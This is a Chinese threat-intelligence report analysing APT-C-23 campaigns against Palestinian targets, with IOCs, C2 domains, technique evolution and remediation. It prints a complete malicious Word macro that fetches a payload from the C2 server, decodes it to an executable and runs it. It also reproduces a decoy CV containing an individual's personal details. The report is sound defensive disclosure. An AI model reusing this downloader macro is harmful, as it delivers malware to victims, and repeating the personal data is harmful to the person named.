0161FC68 0055E530 artisan-.0055E530
0161FC6C 00000000
0161FC70 0161FC70 ASCII " "
0161FC74 0161FC60

```


打开诱饵视频

打开artisan-errors.mp4-pic108

该样本伪装成视频丢失的404信号,没有实际参考价值,故归入未知类题材样本



MP4诱饵文件内容



诱饵文件artisan-errors.mp4内容-pic109

之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(13).1 السيرة الذاتية منال

a. 样本信息

样本信息	السيرة الذاتية مثال1(传记手册1)
样本MD5	817861fce29bac3b28f06615b4f1803f
样本SHA-1	817394d48cbb3cdc008080b92a11d8567085b189
样本SHA-256	4a6d1b686873158a1eb088a2756daf2882bef4f5ffc7af370859b6f87c08840f
样本类型	MS Word 文档 带有恶意宏
样本大小	71.50 KB (73216 bytes)
样本创造时间	2020-02-02 12:26:00
最后保存时间	2020-02-02 12:26:00
最初上传时间	2020-02-02 12:52:19

样本1السيرة الذاتية مثال1.doc的文件信息(表格)-pic110

The screenshot displays a file analysis tool interface. At the top, there are language selection options: '检测到阿拉伯语', '中文', '萨摩亚语', '阿拉伯语', and '中文(简体)'. The file name 'السيرة الذاتية مثال1' is shown in the center, with a tab labeled '传记手册1'. Below the name, the text '样本文件名翻译信息' is visible. On the left, there is a document icon and the file name 'السيرة الذاتية مثال1.doc'. In the center, a 'Summary Info' section lists various file properties, with several values highlighted in red boxes: 'code page' (Arabic), 'creation datetime' (2020-02-02 12:26:00), and 'last saved' (2020-02-02 12:26:00). On the right, a 'History' section shows 'Creation Time' (2020-02-02 11:26:00), 'First Submission' (2020-02-02 12:52:19), 'Last Submission' (2020-02-02 12:52:19), and 'Last Analysis' (2020-02-20 14:05:07). Below the history, the text '最初VT上传时间' is present. At the bottom right, there is a section titled '样本文档创造时间,保存时间,页码语言' and a logo for 'GCOM 安全团队' with the text 'SECULSE'.

样本1السيرة الذاتية مثال1.doc的文件信息(图片)-pic111

b. 样本分析

其诱饵内容关于在东耶路撒冷(巴勒斯坦)的阿布迪斯大学秘书,属于大学科研类样本



原文

人物传记
 科学专业知识：
 美容院
 阿布迪斯大学秘书
 个人信息：
 姓名：Manal Nabil Saqr Shaheen
 生日：4/28/1993
 地址：东耶路撒冷_ Al-Sawahra
 电话号码：0544649369
 学历：
 行政科学
 技能专长
 阿拉伯语和英语的计算机流利度
 处理办公程序的能力
 在压力下工作并具有团队合作精神的能力
 沟通与交流

翻译

样本1 مثال السيرة الذاتية.doc原文以及翻译

样本1 مثال السيرة الذاتية.doc原文翻译-pic112

同时其包含的恶意宏代码如图所示,由于我们并没有能成功获得下一步的载荷,故没法进行下一步的分析。不过推测其大致功能应该与上文相同

```
Private Sub Document_Open()
Dim oStream
Set xHttp = CreateObject("MSXML2.XMLHTTP")
xHttp.Open "POST", "http://linda-callaghan.icu/Minkowski/microsoft/utilities", False
xHttp.send
Set oStream = CreateObject("ADODB.Stream")
oStream.Open
oStream.Type = 1
oStream.Write xHttp.ResponseBody
oStream.SaveToFile "C:\ProgramData\OfficeUpdateSchedule.txt"
oStream.Close
Set fso = CreateObject("Scripting.FileSystemObject")
Set mm = fso.OpenTextFile("C:\ProgramData\OfficeUpdateSchedule.txt", 1)
contents = mm.ReadAll()
mm.Close
Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.DataType = "bin.base64"
oNode.Text = contents
Set BinaryStream = CreateObject("ADODB.Stream")
BinaryStream.Type = 1 'adTypeBinary
BinaryStream.Open
BinaryStream.Write oNode.NodeTypedValue
BinaryStream.SaveToFile ("C:\ProgramData\OfficeUpdateSchedule.exe")
Call WaitFor(10)
Set oShell = CreateObject("WScript.Shell")
oShell.Run ("C:\ProgramData\OfficeUpdateSchedule.exe")
Dim Bfso
Set Bfso = CreateObject("Scripting.FileSystemObject")
Bfso.DeleteFile ("C:\ProgramData\OfficeUpdateSchedule.txt")
End Sub
```

恶意宏代码-pic113

三.组织关联与技术演进

在本次活动中,我们可以清晰的看到**双尾蝎**APT组织的攻击手段,同时 **Gcow** 安全团队**追影小组**也对其进行了一定的组织关联,并且对其技术的演进做了一定的研究。下面我们将分为**组织关联与技术演进**这两部分内容进行详细的叙述。

注意:下文中的时间段仅仅为参考值,并非准确时间。由于在这一时间段内该类样本较多,故此分类。

1.组织关联

(1).样本执行流程基本相似

我们根据对比了从 **2017** 到 **2020** 年所有疑似属于**双尾蝎**APT组织的样本,(注意:这里比对的样本主要是**windows**平台的可执行文件样本).在 **2017** 年到 **2019** 年的样本中我们可以看出其先在临时文件夹下释放诱饵文件,再打开迷惑受害者,再将自身拷贝到 **%ProgramData%** 下.创建指向**%ProgramData%**下的自拷贝恶意文件的快捷方式于自启动文件夹.本次活动与 **2018** 年 **2019** 年的活动所使用样本的流程极为相似.如下图所示.故判断为该活动属于**双尾蝎** APT组织。

本次活动的样本流程与2017—2019年双尾蝎APT组织活动所使用的流程相似-pic114

(2).C&C中存在名人姓名的痕迹

根据 **checkpoint** 的报告我们得知,该组织乐于使用一些**明星或者名人**的名字在其 **C&C** 服务器上.左图是 **checkpoint** 安全厂商揭露其针对以色列士兵的活动的报告原文,我们可以看到其中含有 **Jim Morrison** , **Eliza Dollittle** , **Gretchen Bleiler** 等名字.而右图在带有恶意宏文档的样

本中,我们发现了其带有 **Minkowski** 这个字符.通过搜索我们发现其来源于 **Hermann Minkowski** 名字的一部分,勉强地符合了**双尾蝎**APT组织的特征之一.

Lastly, malicious samples affiliated with APT-C-23 made references to names of actors, TV characters and celebrities both in their source code and C&C communication. Although the new backdoors lacked those references, we were able to see name of celebrities and known figures such as Jim Morrison, Eliza Doolittle, Gretchen Bleiler and Dolores Huerta in the backdoor's website, catchanseel.com.

check point关于双尾蝎的报告



本次活动中双尾蝎使用的域名
 http[:]//linda-callaghan[.]jicu[Minkowski]brown
 http[:]//linda-callaghan[.]jicu[Minkowski]microsoft/utilities

尽管新后门没有这些参考,但我们可以从后门网站上看到名人的名字和名人像,例如吉姆·莫里森,伊丽莎·杜利特尔,多洛雷斯·华尔塔

闵可夫斯基 (德国数学家赫尔曼·闵可夫斯基)

闵可夫斯基 (Hermann Minkowski) 1864—1909 出生于俄国的 Aleksotas (或称立陶宛的 Kaunas), 父亲是一个成功的犹太商人,但是当时的德国政府迫害犹太人,所以闵可夫斯基八岁时,父亲就带着全家搬到普鲁士的 Königsberg (柯尼斯堡) 定居,和另一位数学家希尔伯特 (Hilbert) 的家族一河之隔。

闵可夫斯基的老师,闵可夫斯基时立为广义相对论的建立提供了框架。

从C&C域名的信息相似度关联这次攻击活动可能来源于双尾蝎 (APT-C-23) 组织

GCOW 安全团队

双尾蝎组织的C&C域名上存在名人名字的痕迹-pic115

2.技术演进

(1).在编写语言上的演进

根据 360 的报告我们可以得知**双尾蝎**APT组织在 2016 年到 2017 年这段时间内该组织主要采用了 VC 去编写载荷.再到 2017 年到 2018 年这段时间内该组织主要是以 Delphi 来编写其侦查者 (Recon),根据 Gcow 安全团队**追影小组**的跟踪,该组织在 2018 年到 2019 年这段时间内也使用了 Delphi 编写的恶意载荷。与 2017 年到 2018 年不同的是: 2017 年到 2018 年所采用的编译器信息是:**Borland Delphi 2014XE6**。而在 2018 年到 2019 年这个时间段内采用的编辑器信息是:**Borland Delphi 2014XE7-S.10**。同时在本次活动中该组织使用 Pascal 语言来编写载荷。可见该组织一直在不断寻求一些受众面现在越来越小的语言以逃脱杀软对其的监测。

双尾蝎 (APT-C-23) 组织采用的载荷编写语言的演进

时间段	编译器/语言	入口字节	子系统
2016—2017	VC	55.8B.EC.E8.58	Windows GUI
2017—2018	Delphi	55.8B.EC.83.C7	Windows GUI
2018—2019	Delphi	55.8B.EC.83.C7	Windows GUI
2019—2020	Pascal	C6.05.40.D5.5F	Windows GUI

注意: 时间只是一个大致参考,并非准确时间,只能说在这一时间段内的此类载荷较多

GCOW 安全团队

载荷编写语言的演进-pic116

(2).编译时间戳的演进

根据 360 的报告我们可以得知双尾蝎APT组织在 2016 年到 2018 年这个时间段中,该组织所使用的恶意载荷的时间戳信息大部分时间集中位于北京的下午以及第二天的凌晨,属于中东地区的时间。而在 2019 年 7 月份捕获的双尾蝎APT组织样本中该组织的编译戳为 2019.7.14 11:08:48 而在本次活动所捕获的样本中我们发现该组织将编译时间戳统一改为: 1970.1.1 1:00 ,也就是置 0.通过伪造时间戳以阻断安全人员的关联以及对的地域判断

2019.7 捕获的双尾蝎组织的样本
可见编译时间戳为: 2019.7 14 11:08:48

2019.12捕获的双尾蝎样本
可见时间戳已经被去掉

双尾蝎 (APT-C-23) 组织的技术演变之伪造编译时间戳

GCOWS 安全团队
SECPLUSE

编译时间戳的演进-pic117

(3).自拷贝方式的演进

双尾蝎APT组织在 2017 年到 2019 年的活动中,擅长使用 copy 命令将自身拷贝到 %ProgramData% 下.而可能由于 copy 指令的敏感或者已经被各大安全厂商识别。在 2019 年 7 月份的时候,该组织恢复了之前采用 CopyFile windows API函数的方式将自身拷贝到 %ProgramData% 下

```

C:\Windows\System32\cmd.exe /C copy "C:\Users\admin\AppData\Local\Temp\2.exe"
"C:\ProgramData\MediaPlayer\ExecuteLibrary.exe"

```

利用copy命令将自身文件复制到%ProgramData%\MediaPlayer下

2017——2019

双尾蝎(APT-C-23)组织所投放
载荷所使用的将自身拷贝到
%ProgramData%文件夹
手法演进

利用CopyFile API函数

注意:本时间段并非准确数据
仅仅属于一个参考的值
只能说明在该时间段内诸如
此类的样本较多
故此分类


2019——2020

拷贝自身到%ProgramData%下

自拷贝手法的演进-pic118

(4).持久化方式的演进

根据 360 的报告,我们可以得知双尾蝎APT组织在 2016 年到 2017 年的活动之中,主要采用的是修改注册表添加启动项的方式进行权限的持久化存在。而根据追影小组的捕获的样本,我们发现在 2017 年到 2018 年的这段时间内该组织使用拥有白名单 Shortcut.exe 通过命令行的方式在自启动文件夹中添加指向自拷贝后的恶意文件的快捷方式。而在本次活动中,该组织则采用调用 CreateFile Windows API函数的方式在自启动文件夹中创建指向自拷贝后恶意文件的快捷方式以完成持久化存在



持久化方式的演进-pic119

(5).C&C报文的演进

为了对比的方便,我们只对比双尾蝎APT组织 2018 年到 2019 年的上半年的活动与本次活动的 C&C 报文的区别。如图所示下图的左上为本次活动的样本的 C&C 报文,右下角的是 2018 年到 2019 年上半年活动的样本的 C&C 报文。通过下面所给出的解密我们可以得知两个样本所向 C&C 收集并发送的信息基本相同。同时值得注意的是该组织逐渐减少明文的直接发送收集到的注意而开始采用比较常见的通过Base64的方式编码后在发送。同时在ver版本中我们发现: 2018 年到 2019 年上半年的样本的后门版本号为: 1.4.2.MUSv1107 (推测是2018.11.07更新的后门);而在本次活动中后门版本号为: 5.HXD.zz.1201 (推测是2019.12.01号更新的后门),由此可见该组织正在随着披露的增加而不断的进行后门的更迭。

双尾蝎 (APT-C-23) 组织 所投放侦查者与 C&C 服务器所交流的报文演变 (这里只截取了最近两年的)

2019——2020

2018——2019

注意: 此时间段并非准确时间段 只是说明在该时间段的诸如此类的 样本居多。故此分类


Gcow 安全团队
SECULSE

C&C报文的演进-pic120

四.总结


1.概述

Gcow 安全团队追影小组针对双尾蝎APT组织此次针对巴勒斯坦的活动进行了详细的分析并且通过绘制了一幅样本执行的流程图方便各位看官的理解



双尾蝎本次活动样本流程图-pic121


该组织拥有很强的攻击能力,其载荷涵盖较广(Windows和Android平台).并且在被以色列进行**物理打击后快速恢复其攻击能力.对巴勒斯坦地区进行了一波较为猛烈的攻势,同时我们绘制了一幅本次活动之中样本与 C&C 的关系图



双尾蝎本次活动样本与C&C服务器关系图-pic122

通过之前的分析我们发现了该组织拥有很强的技术对抗能力,并且其投放的样本一直围绕着与巴勒斯坦和以色列的敏感话题进行投放,我们对其话题关键字做了统计,方便各位看官了解

2019.12—2020.2 双尾蝎 (APT-C-23) 组织针对巴勒斯坦活动所投放的样本关键字



双尾蝎本次活动所投放样本的话题关键字柱状图统计-pic123

2. 处置方案:

删除文件

%TEMP%*.pdf (*.mp3, *.mp4, *.rar, *.doc) [诱饵文档]
 %ProgramData%SyncDownOptzHostProc.exe [侦查者主体文件]
 %ProgramData%IntegratedOffice.exe [侦查者主体文件]
 %ProgramData%MicrosoftWindowsStart MenuProgramsStartupSyncDownOptzHostProc.lnk
 [指向侦查者主体文件的快捷方式用于权限维持]
 %ProgramData%GUID.bin [标记感染]

3. 结语

通过本次分析报告,我们相信一定给各位看官提供了一个更加充分了解该组织的机会.我们在前面分析了该组织的技术特点以及对该组织实施攻击的攻击手法的演进进行了详细的概述.同时在后面的部分我们也会贴出该组织最新活动所使用样本的 **IOCs** 供给各位感兴趣的看官交流与学习.同时我们希望各位看官如果有其他的意见欢迎向我们提出.

五.IOCs:

MD5:

样本MD5	样本文件名
a7cf4df8315c62dbefbfea7553ef749	Meeting Agenda_pdf.exe
91f83b03651bb4d1c0a40e29fc2c92a1	Employee-entitlements-2020.doc
09cd0da3fb00692e714e251bb3ee6342	Congratulations_Jan-7_78348966_pdf.exe
9bc9765f2ed702514f7b14bcf23a79c	7347678363764_تقرير حول أهم المستجدات.exe
3296b51479c7540331233f47ed7c38dd	Define the Internet in government institutions_pdf.exe
e8effd3ad2069ff8ff6344b85fc12dd6	integratedoffice.exe
90cdf5ab3b741330e5424061c7e4b2e2	final_meeting_9659836_299283789235_rar.exe
8d50262448d0c174fc30c02e20ca55ff	Scholarships in Serbia 2019-2020_pdf.exe
817861fce29bac3b28f06615b4f1803f	السيرة الذاتية مثال 1.doc
edc3b146a5103051b39967246823ca09	Directory of Government Services_pdf.exe
20d21c75b92be3cfd5f69a3ef1deed2	Internet in government_984747457_489376.exe
4d9b6b0e7670dd5919b188cb71d478c0	artisan-video-5625572889047205-9356297846-mp4.exe
9bb70dfa2e39be46278fb19764a6149a	entelaqa_hamas_32_1412_847403867_rar.exe
1eb1923e959490ee9f67687c7faec697	asala-panet-il-music-live-892578923756-mp3.exe
46871f3082e2d33f25111a46dfafd0a6	Brochure-Jerusalem_26082020_gd0.pdf

样本MD5与样本文件名集合-pic124

URL:

[http://linda-callaghan\[.\]icu/Minkowski/brown](http://linda-callaghan[.]icu/Minkowski/brown)
[http://linda-callaghan\[.\]icu/Minkowski/microsoft/utilities](http://linda-callaghan[.]icu/Minkowski/microsoft/utilities)
[http://nicoledotson\[.\]icu/debby/weatherford/yortysnr](http://nicoledotson[.]icu/debby/weatherford/yortysnr)
[http://nicoledotson\[.\]icu/debby/weatherford/Zavantazhyty](http://nicoledotson[.]icu/debby/weatherford/Zavantazhyty)
[http://nicoledotson\[.\]icu/debby/weatherford/Ekspertyza](http://nicoledotson[.]icu/debby/weatherford/Ekspertyza)
[http://nicoledotson\[.\]icu/debby/weatherford/Vydalyty](http://nicoledotson[.]icu/debby/weatherford/Vydalyty)
[http://nicoledotson\[.\]icu/debby/weatherford/pidnimit](http://nicoledotson[.]icu/debby/weatherford/pidnimit)

C2:

[linda-callaghan\[.\]icu](http://linda-callaghan[.]icu)
[nicoledotson\[.\]icu](http://nicoledotson[.]icu)

释放文件:

%TEMP% *.pdf (*.mp3,*.mp4,*.rar,*.doc)
%ProgramData%SyncDownOptzHostProc.exe
%ProgramData%MicrosoftWindowsStart MenuProgramsStartupSyncDownOptzHostProc.lnk
%ProgramData%GUID.bin
%ProgramData%IntegratedOffice.exe

六.相关链接:

<https://www.freebuf.com/articles/system/129223.html>
<https://research.checkpoint.com/2020/hamas-android-malware-on-idf-soldiers-this-is-how-it-happened/>
<https://mp.weixin.qq.com/s/Rfcr-YPIoUUvc89WFrdrnw>

本文作者: **SecPulse**

本文为安全脉搏专栏作者发布, 转载请注明: <https://www.secpulse.com/archives/125292.html>

